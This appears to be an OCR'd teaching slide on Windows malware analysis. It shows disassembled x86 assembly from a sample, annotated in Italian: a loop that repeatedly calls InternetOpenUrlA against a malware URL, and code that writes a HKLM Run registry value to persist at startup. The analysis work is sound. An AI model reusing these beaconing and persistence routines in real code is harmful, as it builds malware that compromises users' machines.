
Assembly & Windows malware

ERNESTO ROBLES

Assembly X86



```
; DWORD __stdcall StartAddress(LPVOID)
StartAddress    proc near               ; DATA XREF: sub_401040+EC↑o
                push    esi
                push    edi
                push    0               ; dwFlags
                push    0               ; lpszProxyBypass
                push    0               ; lpszProxy
                push    1               ; dwAccessType
                push    offset szAgent  ; "Internet Explorer 8.0"
                call    ds:InternetOpenA
                mov     edi, ds:InternetOpenUrlA
                mov     esi, eax

loc_40116D:                             ; CODE XREF: StartAddress+30↓j
                push    0               ; dwContext
                push    80000000h       ; dwFlags
                push    0               ; dwHeadersLength
                push    0               ; lpszHeaders
                push    offset szUrl    ; "http://www.malware12COM
                push    esi             ; hInternet
                call    edi ; InternetOpenUrlA
                jmp     short loc_40116D
StartAddress    endp

· ---------------------------------------------------------------------------
```

CONNESSIONE A INTERNET UTILIZZANDO LA FUNZIONE “INTERNETOPENA” IL CLIENT SOFTWARE UTILIZZATO DAL MALWARE PER LA CONNESSIONE A INTERNET SEMBRA ESSERE WININET

CONNESSIONE URLUTILIZZANDO LA FUNZIONE “INTERNETOPENURLA” INTERNET
URL AL QUALE IL MALWARE TENTA DI CONNETTERSI È "HTTP://WWW.MALWARE12COM".

Assembly X86

```
push    2                   ; samDesired
push    eax                 ; ulOptions
push    offset SubKey       ; "Software\\Microsoft\\Windows\\CurrentVersion\\Run"
push    HKEY_LOCAL_MACHINE ; hKey
call    esi ; RegOpenKeyExW
test    eax, eax
jnz     short loc_4028C5

loc_402882:
lea     ecx, [esp+424h+Data]
push    ecx                 ; lpString
mov     bl, 1
call    ds:lstrlenW
lea     edx, [eax+eax+2]
push    edx                 ; cbData
mov     edx, [esp+428h+hKey]
lea     eax, [esp+428h+Data]
push    eax                 ; lpData
push    1                   ; dwType
push    0                   ; Reserved
lea     ecx, [esp+434h+ValueName]
push    ecx                 ; lpValueName
push    edx                 ; hKey
call    ds:RegSetValueExW
```

CON LA FUNZIONE “REGOPENKEYEX” IL MALWARE ACCEDE ALLA CHIAVE DI REGISTRO PRIMA DI MODIFICARNE IL VALORE

IMPOSTA UN VALORE NEL REGISTRO DI SISTEMA

CON LA FUNZIONE “REGSETVALUEEXW” VIENE AGGIUNTA LA MODIFICA DEL VALORE DEL REGISTRO ED AGGIUNTA D UNA NUOVA ENTRY PER OTTENERE LA PERSISTENZA ALL’AVVIO DEL SISTEMA OPERATIVO